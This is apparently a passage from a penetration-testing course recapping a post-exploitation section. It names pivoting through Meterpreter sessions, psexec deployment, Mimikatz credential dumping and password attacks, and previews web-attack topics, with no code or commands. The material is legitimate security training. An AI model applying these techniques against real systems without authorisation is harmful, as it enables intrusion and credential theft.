Finally, we've looked at how we can use the msf route command to pivot through an existing Windows Meterpreter session. We used that msf route pivot to run the psexec module through that Meterpreter session on one Windows machine to deploy the Meterpreter on another Windows machine. And we also used the Meterpreter Mimikatz extension to get hashes and clear-text passwords.



And that brings our 560.4 session to a close. In this section of the course, we looked at post exploitation activities which allow us to further a penetration test and better understand the business risks of a target organization.

We looked at leveraging built-in operating system features to penetrate deeper into a target organization. We also discussed using Windows PowerShell and cmd.exe to support numerous post-exploitation activities. We analyzed password attacks, an important topic for professional penetration testers and ethical hackers to master given the widespread use of passwords as the dominant authentication scheme for most computer systems. Password attack tools are plentiful, and we analyzed password guessing and various options for hash and credential dumping, including Mimikatz Kiwi.

In our next section, during the first one-half of 560.5, we'll focus our attention on additional password attacks, including cracking various forms of hashes and pass-the-hash techniques. We'll then spend the remainder of 560.5 looking at the most common and powerful web application attacks seen today, including Cross-Site Request Forgery, Cross-Site Scripting, Command Injection, and SQL injection.